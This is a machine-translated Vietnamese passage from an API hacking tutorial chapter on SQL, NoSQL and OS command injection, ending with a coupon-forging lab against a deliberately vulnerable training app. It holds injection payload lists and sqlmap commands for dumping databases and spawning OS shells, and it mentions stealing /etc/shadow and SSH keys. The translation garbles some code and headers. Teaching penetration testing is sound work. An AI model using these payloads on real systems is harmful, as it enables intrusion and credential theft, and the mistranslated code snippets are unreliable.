Lỗ hổng này đã tồn tại trong nhiều thập kỷ và thường như nó đang giảm dần trước khi các API đưa ra một cách mới để thực hiện các cuộc tấn công tiêm nhiễm. Tuy nhiên, những người bảo vệ API đã quan tâm đến việc phát hiện và ngăn chặn việc tiêm SQL qua API. Do đó, những cuộc tấn công này không có khả năng thành công. Trên thực tế, việc gửi các yêu cầu bao gồm tải trọng SQL có thể thu hút sự chú ý của nhóm bảo mật của mục tiêu hoặc khiến mã thông báo ủy quyền của bạn bị cấm.

May mắn thay, bạn thường có thể phát hiện sự hiện diện của cơ sở dữ liệu SQL theo những cách ít rõ ràng hơn. Khi gửi yêu cầu, hãy thử yêu cầu ngoài dự kiến. Ví dụ: hãy xem tài liệu Swagger được hiển thị trong Hình 12-1 để biết điểm cuối Pixi.

Name	Description
user * required (body)	userobject Example Value Model

```
{
  "id": 1,
  "user": "email@email.com",
  "pass": "p@ssword1",
  "name": "Johnny Appleseed",
  "is_admin": true,
  "account_balance": 0
}
```

Parameter content type
application/json

Hình 12-1: Tài liệu Pixi API Swagger

Như bạn có thể thấy, Pixi đang mong đợi người tiêu dùng cung cấp một số giá trị nhất định trong phần nội dung của yêu cầu. Giá trị "id" phải là một số, "tên" cần một chuỗi và "is_admin" cần một giá trị Boolean chẳng hạn như đúng hoặc sai. Hãy thử cung cấp một chuỗi trong đó một số được mong đợi, một số trong đó một chuỗi được mong đợi và một số hoặc chuỗi trong đó một giá trị Boolean được mong đợi. Nếu một API mong đợi một số nhỏ, hãy gửi một số lớn và nếu nó mong đợi một chuỗi nhỏ, hãy gửi một chuỗi lớn. Bằng cách yêu cầu điều không mong muốn, bạn có thể phát hiện ra một tình huống mà các nhà phát triển không dự đoán được và cơ sở dữ liệu có thể trả về lỗi trong phản hồi. Những lỗi này thường dài dòng, tiết lộ thông tin nhạy cảm về cơ sở dữ liệu.

Khi tìm kiếm các yêu cầu để nhắm mục tiêu cho việc tiêm cơ sở dữ liệu, hãy tìm những yêu cầu cho phép khách hàng nhập dữ liệu và có thể tương tác với cơ sở dữ liệu. Trong Hình 12-1, rất có thể thông tin người dùng đã thu thập sẽ được lưu trữ trong cơ sở dữ liệu và yêu cầu PUT cho phép chúng tôi cập nhật thông tin đó. Vì có thể xảy ra tương tác với cơ sở dữ liệu nên yêu cầu là một ứng cử viên tốt để nhắm mục tiêu trong một cuộc tấn công tiêm vào cơ sở dữ liệu. Ngoài việc đưa ra các yêu cầu rõ ràng như thế này, bạn nên làm mờ mọi thứ, ở mọi nơi, bởi vì bạn có thể tìm thấy các dấu hiệu về điểm yếu của cơ sở dữ liệu trong các yêu cầu ít rõ ràng hơn.

Phần này sẽ đề cập đến hai cách dễ dàng để kiểm tra xem ứng dụng có dễ bị tấn công SQL injection hay không: gửi thủ công các siêu ký tự làm đầu vào cho API và sử dụng giải pháp tự động có tên là SQLmap.

Gửi siêu ký tự theo cách thủ công

Siêu ký tự là các ký tự mà SQL coi là hàm chứ không phải là dữ liệu. Ví dụ: -- là một siêu ký tự yêu cầu trình thông dịch SQL bỏ qua đầu vào sau vì đó là một nhận xét. Nếu một điểm cuối API không lọc cú pháp SQL khỏi các yêu cầu API, thì mọi truy vấn SQL được chuyển đến cơ sở dữ liệu từ API sẽ thực thi.

Dưới đây là một số siêu ký tự SQL có thể gây ra một số vấn đề:

```
'          HOẶC '1
'
'          HOẶC 1 -- -
"
"          HOẶC " " = "
"
'          HOẶC 1 = 1 -- -
"
"          HOẶC ' ' = "
"
HOẶC 1=1
;

;
```

Tất cả các biểu tượng và truy vấn này đều nhằm mục đích gây ra sự cố cho các truy vấn SQL. Một byte rỗng như %00 có thể gây ra lỗi dài dòng liên quan đến SQL được gửi dưới dạng phản hồi. OR 1=1 là một câu lệnh có điều kiện có nghĩa đen là “hoặc câu lệnh sau đây là đúng” và nó dẫn đến một điều kiện đúng cho truy vấn SQL đã cho. Đầu ngoặc đơn và dấu ngoặc kép được sử dụng trong SQL để biểu thị phần đầu và phần cuối của một chuỗi, do đó, dấu ngoặc kép có thể gây ra lỗi hoặc trạng thái duy nhất. Hãy tưởng tượng rằng chương trình phụ trợ được lập trình để xử lý quy trình xác thực API bằng truy vấn SQL như sau, đây là truy vấn xác thực SQL kiểm tra tên người dùng và mật khẩu:

CHỌN * TỪ userdb WHERE tên người dùng = 'hAPI_hacker' VÀ mật khẩu = 'Password1!'

Truy vấn truy xuất các giá trị hAPI_hacker và Password1! từ người dùng đầu vào. Nếu, thay vì mật khẩu, chúng tôi đã cung cấp cho API giá trị ' HOẶC 1=1-- -, thì truy vấn SQL có thể trông giống như sau:

CHỌN * TỪ userdb WHERE tên người dùng = 'hAPI_hacker' HOẶC 1=1-- -

Điều này sẽ được hiểu là chọn người dùng có tuyên bố đúng và bỏ qua yêu cầu mật khẩu, vì nó đã được nhận xét. Truy vấn không còn kiểm tra mật khẩu nữa và người dùng được cấp quyền truy cập.

Cuộc tấn công có thể được thực hiện đối với cả trường tên người dùng và mật khẩu. Trong truy vấn SQL, dấu gạch ngang (--) biểu thị phần đầu của nhận xét một dòng. Điều này biến mọi thứ trong dòng truy vấn sau thành nhận xét sẽ không được xử lý. Đầu nháy đơn và kép có thể được sử dụng để thoát khỏi truy vấn hiện tại nhằm gây ra lỗi hoặc nối thêm truy vấn SQL của riêng bạn.

Danh sách trước đã tồn tại dưới nhiều hình thức trong nhiều năm và những người bảo vệ API cũng nhận thức được sự tồn tại của nó. Do đó, hãy đảm bảo rằng bạn thử nhiều hình thức yêu cầu điều bất ngờ.

bản đồ SQL

Một trong những cách yêu thích của tôi để tự động kiểm tra API cho SQL injection là lưu một yêu cầu có khả năng bị tấn công trong Burp Suite, sau đó sử dụng SQLmap để chống lại yêu cầu đó. Bạn có thể phát hiện ra các điểm yếu tiềm ẩn của SQL bằng cách làm mờ tất cả các đầu vào tiềm năng trong một yêu cầu và sau đó xem xét các phản hồi để tìm điểm bất thường. Trong trường hợp có lỗ hổng SQL, sự bất thường này thường là một phản hồi SQL dài dòng như "Cơ sở dữ liệu SQL không thể xử lý yêu cầu của bạn . . ."

Khi bạn đã lưu yêu cầu, hãy khởi chạy SQLmap, một trong những gói Kali tiêu chuẩn có thể chạy qua dòng lệnh. Lệnh SQLmap của bạn có thể giống như sau:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p mật khẩu
```

Tùy chọn -r cho phép bạn chỉ định đường dẫn đến yêu cầu đã lưu. -p – tùy chọn cho phép bạn chỉ định các tham số chính xác mà bạn muốn kiểm tra việc đưa SQL vào. Nếu bạn không chỉ định một tham số để tấn công, SQLmap sẽ tấn công mọi tham số, lần lượt từng tham số. Điều này rất tốt để thực hiện một cuộc tấn công triệt để vào một yêu cầu đơn giản, nhưng một yêu cầu có nhiều tham số có thể khá tốn thời gian. SQLmap kiểm tra một tham số tại một thời điểm và cho bạn biết khi nào một tham số không có khả năng bị tấn công. Để bỏ qua một tham số, hãy sử dụng phím tắt CTRL-C để mở các tùy chọn quét của SQLmap và sử dụng nút n

lệnh để di chuyển đến tham số tiếp theo.

Khi SQLmap chỉ ra rằng một tham số nhất định có thể được đưa vào, hãy cố gắng khai thác nó. Có hai bước chính tiếp theo và bạn có thể chọn thực hiện bước nào trước: loại bỏ mọi mục nhập cơ sở dữ liệu hoặc cố gắng giành quyền truy cập vào hệ thống. Để kết xuất tất cả các mục cơ sở dữ liệu, hãy sử dụng như sau:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param --dump-all
```

Nếu bạn không quan tâm đến việc kết xuất toàn bộ cơ sở dữ liệu, bạn có thể sử dụng lệnh --dump để chỉ định bảng và cột chính xác mà bạn muốn:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param -dump -T user -C password -D helpdesk
```

Ví dụ này cố gắng kết xuất cột mật khẩu của bảng người dùng trong cơ sở dữ liệu bộ phận trợ giúp . Khi lệnh này thực thi thành công, SQLmap sẽ hiển thị thông tin cơ sở dữ liệu trên dòng lệnh và xuất thông tin sang tệp CSV.

Đôi khi các lỗ hổng SQL injection sẽ cho phép bạn tải lên một trang web shell tới máy chủ mà sau đó có thể được thực thi để lấy quyền truy cập hệ thống. Bạn có thể sử dụng một trong các lệnh của SQLmap để cố gắng tự động tải lên trình bao web và thực thi trình bao để cấp cho bạn quyền truy cập hệ thống:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param -os-shell
```

Lệnh này sẽ cố gắng tận dụng quyền truy cập lệnh SQL trong tham số để bị tấn công để tải lên và khởi chạy trình bao. Nếu thành công, thao tác này sẽ cấp cho bạn quyền truy cập vào trình bao tương tác với hệ điều hành.

Ngoài ra, bạn có thể sử dụng tùy chọn os-pwn để lấy shell bằng Meterpreter hoặc VNC:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param -os-pwn
```

Các lỗ tiêm API SQL thành công có thể rất ít, nhưng nếu bạn tìm thấy điểm yếu, tác động có thể dẫn đến sự xâm phạm nghiêm trọng của cơ sở dữ liệu và các máy chủ bị ảnh hưởng. Để biết thêm thông tin về SQLmap, hãy xem tài liệu của nó tại <https://github.com/sqlmapproject/sqlmap#readme>.

Tiêm NoSQL

Các API thường sử dụng cơ sở dữ liệu NoSQL do chúng mở rộng tốt như thế nào với các thiết kế kiến trúc phổ biến giữa các API, như đã thảo luận trong Chương 1. Bạn thậm chí có thể khám phá cơ sở dữ liệu NoSQL phổ biến hơn cơ sở dữ liệu SQL. Ngoài ra, các kỹ thuật tiêm NoSQL không được biết đến nhiều như các đối tác có cấu trúc của chúng. Do một thực tế nhỏ này, bạn có nhiều khả năng tìm thấy các nội dung tiêm NoSQL hơn.

Khi bạn tìm kiếm, hãy nhớ rằng cơ sở dữ liệu NoSQL không chia sẻ nhiều điểm chung như các cơ sở dữ liệu SQL khác nhau. NoSQL là một thuật ngữ chung có nghĩa là cơ sở dữ liệu không sử dụng SQL. Do đó, các cơ sở dữ liệu này có cấu trúc, phương thức truy vấn, lỗ hổng và khai thác độc đáo. Nói một cách thực tế, bạn sẽ tiến hành nhiều cuộc tấn công tương tự và nhận được các yêu cầu tương tự, nhưng tải trọng thực tế của bạn sẽ khác nhau.

Sau đây là các siêu ký tự NoSQL phổ biến mà bạn có thể gửi trong lệnh gõ API để thao tác với cơ sở dữ liệu:

```
$gt          || '1'=='1
{$gt:""}      //
{$gt:-1}    || 'a'\\\'a
$ne          '||'1'=='1';//
{$ne:""}      '/{}:
{$ne:-1}    '"\;{}
$nin         '"\$/[].>
{$nin:1}      {"$where": "ngủ(1000)"}
{$nin:[1]}
```

Lưu ý về một vài trong số các siêu ký tự NoSQL này: như chúng ta đã đề cập trong Chương 1, \$gt là một toán tử truy vấn MongoDB NoSQL chọn các tài liệu lớn hơn giá trị được cung cấp. Toán tử truy vấn \$ne chọn tài liệu có giá trị không bằng giá trị được cung cấp. \$ nin là toán tử “không có trong”, được sử dụng để chọn tài liệu có giá trị trường không nằm trong mảng đã chỉ định. Nhiều người trong số những người khác trong danh sách chứa các biểu tượng nhầm gây ra lỗi dài dòng hoặc hành vi thú vị khác, chẳng hạn như bỏ qua xác thực hoặc đợi 10 giây.

Bất cứ điều gì khác thường sẽ khuyến khích bạn kiểm tra kỹ lưỡng cơ sở dữ liệu. Khi bạn gửi yêu cầu xác thực API, một phản hồi có thể xảy ra đối với mật khẩu không chính xác giống như sau, xuất phát từ bộ sưu tập API Pixi:

```
HTTP/1.1 202 Được chấp nhận
X-Powered-By: Express
Loại nội dung: ứng dụng/json; bộ ký tự = utf-8

{"message": "xin lỗi bạn, thông tin đăng nhập không hợp lệ"}
```

Lưu ý rằng phản hồi không thành công bao gồm mã trạng thái 202 Được chấp nhận và bao gồm thông báo đăng nhập không thành công. Làm mờ điểm cuối /api/login với một số ký hiệu nhất định dẫn đến thông báo lỗi dài dòng. Ví dụ: tải trọng '\";{}' được gửi dưới dạng tham số mật khẩu có thể gây ra thông báo 400 Yêu cầu Không hợp lệ sau đây.

```
HTTP/1.1 400 Yêu cầu không hợp lệ
X-Powered-By: Express
--snip--

SyntaxError: Mã thông báo không mong muốn; trong JSON ở vị trí 54<br> &nbsp; tại JSON.parse
(&lt;anonymous&gt;)<br> [...]
```

Thật không may, thông báo lỗi không cho biết bất cứ điều gì về cơ sở dữ liệu đang được sử dụng. Tuy nhiên, phản hồi duy nhất này cho thấy rằng yêu cầu này có vấn đề với việc xử lý một số loại đầu vào nhất định của người dùng, đây có thể là dấu hiệu cho thấy nó có khả năng dễ bị tấn công tiêm nhiễm. Đây chính xác là loại phản hồi sẽ khuyến khích bạn tập trung vào thử nghiệm của mình.

Vì chúng tôi có danh sách tải trọng NoQuery của mình, chúng tôi có thể đặt vị trí tấn công thành mật khẩu bằng các chuỗi NoQuery của mình:

```
ĐĂNG /đăng nhập HTTP/1.1
Máy chủ: 192.168.195.132:8000
--snip--
```

```
user=hapi%40hacker.com&pass=$Password1%21$
```

Vì chúng tôi đã lưu yêu cầu này trong bộ sưu tập Pixi của mình, hãy thử tấn công injection với Postman. Việc gửi các yêu cầu khác nhau với tải trọng làm mờ NoSQL dẫn đến 202 phản hồi được chấp nhận, như đã thấy với các lần thử mật khẩu không hợp lệ khác trong Hình 12-2.

Như bạn có thể thấy, tải trọng với các lệnh NoSQL lồng nhau {"\$gt":""} và {"\$ne":""} dẫn đến bỏ qua xác thực và tiêm thành công.

```

POST {{baseUrl}}/api/login
Body
Params Authorization Headers (10) Body Pre-request Script Tests Settings
none form-data x-www-form-urlencoded raw binary GraphQL JSON
1 [
2   "user": "hapihacker@email.com",
3   "pass": {"$gt": ""}
4 ]
Body Cookies Headers (6) Test Results (1/1)
Pretty Raw Preview Visualize JSON
1 {
2   "message": "Token is a header JWT",
3   "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJlc2VydjIjp7Il9pZCI6NDYsImVtYWlsIjoiaGFwaWhhY2tlckB1bWFpbC5jb20iLCJwYXNzd
mWNlcy90d2l0dGVyL2VsX2Z1ZXJ0aXNpbW8vMTI4LmpwZyIsImFjY291bnRfYmFsYW5jZSI6
9NqdksMUuyPVSqSgZSVBAUVZ75fuaL10F43-8qGHNw8"
4 }

```

Hình 12-2: Tấn công NoSQL injection thành công sử dụng Postman

Tiêm lệnh hệ điều hành

Tiêm lệnh hệ điều hành tương tự như các cuộc tấn công tiêm nhiễm khác mà chúng tôi đã đề cập trong chương này, nhưng thay vì, ví dụ, các truy vấn cơ sở dữ liệu, bạn sẽ tiêm một bộ phân tách lệnh và các lệnh hệ điều hành. Khi bạn đang thực hiện tiêm hệ điều hành, sẽ rất hữu ích nếu bạn biết hệ điều hành nào đang chạy trên máy chủ mục tiêu. Đảm bảo rằng bạn tận dụng tối đa các lần quét Nmap của mình trong quá trình do thám nhằm thu thập thông tin này.

Như với tất cả các cuộc tấn công tiêm khác, bạn sẽ bắt đầu bằng cách tìm một điểm tiêm tiềm năng. Việc tiêm lệnh của hệ điều hành thường yêu cầu có thể tận dụng các lệnh hệ thống mà ứng dụng có quyền truy cập hoặc thoát khỏi ứng dụng hoàn toàn. Một số vị trí quan trọng để nhắm mục tiêu bao gồm các chuỗi truy vấn URL, tham số yêu cầu và tiêu đề, cũng như bất kỳ yêu cầu nào gây ra lỗi dài dòng hoặc duy nhất (đặc biệt là những yêu cầu chứa bất kỳ thông tin hệ điều hành nào) trong các nỗ lực làm mờ.

Các ký tự như sau đều đóng vai trò là dấu tách lệnh, cho phép chương trình ghép nối nhiều lệnh với nhau trên một dòng. Nếu một ứng dụng web dễ bị tấn công, nó sẽ cho phép kẻ tấn công thêm các dấu tách lệnh vào một lệnh hiện có và sau đó theo dõi nó bằng các lệnh hệ điều hành bổ sung:

```

|
|
&
&&
```

Nếu bạn không biết hệ điều hành cơ bản của mục tiêu, hãy vận dụng các kỹ năng làm mờ API của bạn bằng cách sử dụng hai vị trí tài trọng: một vị trí dành cho trình phân tách lệnh sau là vị trí thứ hai dành cho lệnh hệ điều hành.

Bảng 12-1 là một danh sách nhỏ các lệnh hệ điều hành có thể sử dụng.

Bảng 12-1: Các lệnh phổ biến của hệ điều hành sử dụng trong các cuộc tấn công tiêm kích

Hệ điều hành Lệnh Mô tả

các cửa sổ	ipconfig	Hiển thị cấu hình mạng
thư mục	in nội dung của một thư mục	
phiên bản	in hệ điều hành và phiên bản	
tiếng vang %CD%	in thư mục làm việc hiện tại	
tôi là ai	in người dùng hiện tại	
<hr/>		
*nix (Linux và Unix) ifconfig	Hiển thị cấu hình mạng	
ls	in nội dung của một thư mục	
uname -a	in hệ điều hành và phiên bản	
pwd	in thư mục làm việc hiện tại	
tôi là ai	in người dùng hiện tại	

Để thực hiện cuộc tấn công này với Wfuzz, bạn có thể cung cấp danh sách các lệnh theo cách thủ công hoặc cung cấp chúng dưới dạng danh sách từ. Trong ví dụ sau, tôi đã lưu tất cả các dấu tách lệnh của mình trong tệp commandep.txt và các lệnh hệ điều hành dưới dạng os-cmnds.txt:

```
$ wfuzz -z tệp,wordlists/commandsep.txt -z tệp,wordlists/os-cmnds.txt http://vulnerableAPI
.com/api/users/query?=WFUZZWFUZZ
```

Để thực hiện cuộc tấn công tương tự trong Burp Suite, bạn có thể tận dụng một Cuộc tấn công bằng bom chùm kẻ xâm nhập.

Chúng tôi đặt yêu cầu thành yêu cầu POST đăng nhập và nhắm mục tiêu người dùng tham số. Hai vị trí tài trọng đã được đặt cho mỗi tệp của chúng tôi. Xem lại kết quả để tìm điểm bất thường, chẳng hạn như phản hồi trong khoảng 200 và độ dài phản hồi quá dài.

Những gì bạn quyết định làm với lệnh tiêm hệ điều hành của mình là tùy thuộc vào bạn. Bạn có thể truy xuất các khóa SSH, tệp mật khẩu /etc/shadow trên Linux, v.v. Ngoài ra, bạn có thể chuyển tiếp hoặc đưa lệnh vào trình bao từ xa toàn diện. Dù bằng cách nào, đó là nơi việc hack API của bạn chuyển thành cách hack cũ thông thường và có rất nhiều sách khác về chủ đề đó. Để biết thêm thông tin, hãy xem các tài nguyên sau:

- RTFM: Cẩm nang Thực địa Độị Đỏ (2013) của Ben Clark
- Kiểm tra thâm nhập: Giới thiệu thực hành về hack (No Starch Press, 2014) của Georgia Weidman
- Ethical Hacking: Giới thiệu Thực tế về Đột nhập (No Starch Press, 2021) của Daniel Graham

- Thử nghiệm thâm nhập nâng cao: *Tân công mạng an toàn nhất thế giới* (Wiley, 2017) của Wil Allsop
- Thực hành hack (Wiley, 2020) của Jennifer Arcuri và Matthew Hickey
- The Hacker Playbook 3: Hướng dẫn thực hành về kiểm tra thâm nhập (Secure Planet, 2018) của Peter Kim
- The Shellcoder's Handbook: Discovering and Exploiting Security Holes (Wiley, 2007) của Chris Anley, Felix Lindner, John Heasman và Gerardo Richarte


Bản tóm tắt

Trong chương này, chúng tôi đã sử dụng fuzzing để phát hiện một số loại lỗ hổng tiêm API. Sau đó, chúng tôi đã xem xét vô số cách những lỗ hổng này có thể bị khai thác. Trong chương tiếp theo, bạn sẽ tìm hiểu cách tránh các biện pháp kiểm soát bảo mật API phổ biến.

Lab #9: Giả mạo phiếu giảm giá bằng cách sử dụng NoSQL injection

Đã đến lúc tiếp cận crAPI với sức mạnh tiêm mới của chúng tôi. Nhưng bắt đầu từ đâu? Chà, một tính năng mà chúng tôi chưa thử nghiệm chấp nhận đầu vào của khách hàng là tính năng mã phiếu giảm giá. Bây giờ đừng đảo mắt-lừa đảo phiếu giảm giá có thể sinh lợi! Tìm kiếm Robin Ramirez, Amiko Fountain và Marilyn Johnson và bạn sẽ biết cách họ kiểm được 25 triệu đô la. crAPI có thể chỉ là nạn nhân tiếp theo của một vụ trộm phiếu giảm giá lớn.

Sử dụng ứng dụng web với tư cách là người dùng được xác thực, hãy sử dụng Add Nút phiếu giảm giá được tìm thấy trong tab Cửa hàng. Nhập một số dữ liệu thử nghiệm vào trường mã phiếu giảm giá và sau đó chặn yêu cầu tương ứng bằng Burp Suite (xem Hình 12-3).



Hình 12-3: Tính năng xác thực mã phiếu thường crAPI

Trong ứng dụng web, sử dụng tính năng xác thực mã phiếu giảm giá này với mã phiếu giảm giá không chính xác dẫn đến phản hồi "mã phiếu giảm giá không hợp lệ".
Yêu cầu bị chặn sẽ giống như sau:

```
POST /cộng đồng/api/v2/coupon/validate-coupon HTTP/1.1
Máy chủ: 192.168.195.130:8888
Tác nhân người dùng: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
--snip--
Loại nội dung: ứng dụng/json
Úy quyền: Bearer Hapi.hacker.token
Kết nối: đóng

{"coupon_code": "THỦ!"}
```

Lưu ý giá trị "coupon_code" trong nội dung yêu cầu POST. Đây có vẻ là một lĩnh vực tòi dè kiểm tra nếu chúng ta muốn làm giả các phiếu giảm giá. Hãy gửi yêu cầu tới Intruder và thêm các vị trí tải trọng của chúng tôi xung quanh KIỂM TRA! để chúng tôi có thể đánh lừa giá trị phiếu giảm giá này. Khi chúng tôi đã đặt vị trí tải trọng của mình, chúng tôi có thể thêm tải trọng làm mờ tiêm của mình. Hãy thử bao gồm tất cả các tải trọng SQL và NoSQL được đề cập trong chương này. Tiếp theo, bắt đầu cuộc tấn công fuzzing Intruder.

Tất cả các kết quả của lần quét đầu tiên này đều hiển thị cùng một mã trạng thái (500) và độ dài phản hồi (385), như bạn có thể thấy trong Hình 12-4.

Request	Payload ↴	Status	Error	Timeout	Length
28	{\$where:"sleep(1000)"}	500	<input type="checkbox"/>	<input type="checkbox"/>	385
20	{"\$ne":""}	500	<input type="checkbox"/>	<input type="checkbox"/>	385
18	{"\$gt":""}	500	<input type="checkbox"/>	<input type="checkbox"/>	385
23	\'a\'a	500	<input type="checkbox"/>	<input type="checkbox"/>	385
21	\'1==\'1	500	<input type="checkbox"/>	<input type="checkbox"/>	385
9	\\"\\	500	<input type="checkbox"/>	<input type="checkbox"/>	385
8	\\"\\	500	<input type="checkbox"/>	<input type="checkbox"/>	385
16	OR1=1	500	<input type="checkbox"/>	<input type="checkbox"/>	385
10	;	500	<input type="checkbox"/>	<input type="checkbox"/>	385
7	//	500	<input type="checkbox"/>	<input type="checkbox"/>	385
22	//	500	<input type="checkbox"/>	<input type="checkbox"/>	385
6	/	500	<input type="checkbox"/>	<input type="checkbox"/>	385
4	--	500	<input type="checkbox"/>	<input type="checkbox"/>	385
3	--	500	<input type="checkbox"/>	<input type="checkbox"/>	385
24	---- ,	500	<input type="checkbox"/>	<input type="checkbox"/>	385

Hình 12-4: Kết quả làm mờ kẻ xâm nhập

Không có gì xuất hiện bất thường ở đây. Tuy nhiên, chúng ta nên điều tra những gì yêu cầu và phản hồi trông như thế nào. Xem Liệt kê 12-1 và 12-2.

```
POST /cộng đồng/api/v2/coupon/validate-coupon HTTP/1.1
--snip--

{"coupon_code": "%7b$where%22%3a%22sleep(1000)%22%7d"}
```

Liệt kê 12-1: Yêu cầu xác thực phiếu giảm giá


HTTP/1.1 500 Lỗi Máy chủ Nội bộ

--snip--

{}

Liệt kê 12-2: Phản hồi xác thực phiếu giảm giá

Trong khi xem xét kết quả, bạn có thể nhận thấy một điều thú vị. Chọn một trong các kết quả và xem tab Yêu cầu. Lưu ý rằng tài trọng chúng tôi đã gửi đã được mã hóa. Điều này có thể cần trở cuộc tấn công tiềm của chúng tôi vì dữ liệu được mã hóa có thể không được ứng dụng diễn giải chính xác. Trong các tình huống khác, tài trọng có thể cần được mã hóa để giúp vượt qua kiểm soát bảo mật, nhưng hiện tại, chúng ta hãy tìm nguồn gốc của vấn đề này. Ở dưới cùng của tab Burp Suite Intruder Payloads là một tùy chọn để mã hóa URL một số ký tự nhất định. Bỏ chọn hộp này, như trong Hình 12-5, để các ký tự được gửi đi, và sau đó gửi một cuộc tấn công khác.



Hình 12-5: Các tùy chọn mã hóa tài trọng của Burp Suite Intruder

Yêu cầu bây giờ trông giống như Liệt kê 12-3 và phản hồi sẽ bây giờ giống như Liệt kê 12-4:

POST /cộng đồng/api/v2/coupon/validate-coupon HTTP/1.1
--snip--

{"coupon_code":"{\$nín":[1]}"}

Liệt kê 12-3: Yêu cầu mã hóa URL bị vô hiệu hóa

HTTP/1.1 422 Thực thể không thể xử lý

--snip--

{"lỗi":"ký tự '\$' không hợp lệ sau khóa đổi tương:cặp giá trị"}

Liệt kê 12-4: Câu trả lời tương ứng

Vòng tấn công này đã dẫn đến một số phản ứng thú vị hơn một chút. Lưu ý mã trạng thái 422 Thực thể không thể xử lý, cùng với thông báo lỗi dài dòng. Mã trạng thái này thường có nghĩa là có sự cố trong cú pháp của yêu cầu.

Xem xét kỹ hơn yêu cầu của chúng tôi, bạn có thể nhận thấy một vấn đề có thể xảy ra: chúng tôi đã đặt vị trí tài trọng của mình trong các trích dẫn khóa/giá trị ban đầu được tạo trong yêu cầu của ứng dụng web. Chúng ta nên thử nghiệm với vị trí tài trọng để bao gồm các dấu ngoặc kép để không can thiệp vào đối tượng lồng nhau

nỗ lực tiêm. Bây giờ các vị trí tải trọng của Kẻ xâm nhập sẽ giống như sau:

```
{"coupon_code":§"KIỂM TRA!"§}
```

Một lần nữa, bắt đầu cuộc tấn công Kẻ xâm nhập được cập nhật. Lần này, chúng tôi nhận được nhiều kết quả thú vị hơn, bao gồm hai 200 mã trạng thái (xem Hình 12-6).

The screenshot shows the Burp Suite Intruder interface. At the top, there are tabs for 'Attack', 'Save', and 'Columns'. Below that is a table with columns: 'Results', 'Target', 'Positions', 'Payloads', 'Resource Pool', and 'Options'. A filter bar below the table says 'Filter: Showing all items'. The main table has several rows, each representing a request. The first two rows are highlighted in grey, while others are white. The first row has a payload of "{\$gt:""} and the second has {\$nin:[1]}. The status column shows 200 for both. The length column shows 443 for both. Below the table is a 'Request Response' section with tabs for 'Pretty', 'Raw', 'Hex', 'Render', 'In', and '≡'. The 'Pretty' tab is selected, displaying an HTTP response. The response code is 200 OK, and the body contains JSON data: {"coupon_code": "TRAC075", "amount": "75", "CreatedAt": "02-14T19:02:42.797Z"}. Lines 1 through 12 are numbered on the left side of the response body.

Request	Payload	Status	Error	Timeout	Length
24	{"\$gt":""}	200	<input type="checkbox"/>	<input type="checkbox"/>	443
25	{"\$nin":[1]}	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	443
1	,	422	<input type="checkbox"/>	<input type="checkbox"/>	449
2	"	422	<input type="checkbox"/>	<input type="checkbox"/>	449
3	--	422	<input type="checkbox"/>	<input type="checkbox"/>	435
4	---	422	<input type="checkbox"/>	<input type="checkbox"/>	435
6	/	422	<input type="checkbox"/>	<input type="checkbox"/>	447
7	//	422	<input type="checkbox"/>	<input type="checkbox"/>	447

Request	Response
	<pre> 1 HTTP/1.1 200 OK 2 Server: openresty/1.17.8.2 3 Date: 4 Content-Type: application/json 5 Connection: close 6 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, 7 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE 8 Access-Control-Allow-Origin: * 9 Content-Length: 79 10 11 { 12 "coupon_code": "TRAC075", 13 "amount": "75", 14 "CreatedAt": "02-14T19:02:42.797Z" 15 }</pre>

Hình 12-6: Kết quả Burp Suite Intruder

Như bạn có thể thấy, hai tải trọng tiêm, {"\$gt":""} và {"\$nin":[1]}, đã dẫn đến phản hồi thành công. Bằng cách điều tra phản ứng với \$nin (không có trong) toán tử NoSQL, chúng tôi thấy rằng yêu cầu API đã trả về mã phiếu giảm giá hợp lệ. Chúc mừng bạn đã thực hiện một cuộc tấn công tiêm chính API NoSQL thành công!

Đôi khi có lỗ hổng tiêm nghiêm trọng, nhưng bạn cần khắc phục các nỗ lực tấn công của mình để tìm ra điểm tiêm nghiêm trọng. Do đó, hãy đảm bảo bạn phân tích các yêu cầu và phản hồi của mình, đồng thời lần theo manh mối để lại trong các thông báo lỗi dài dòng.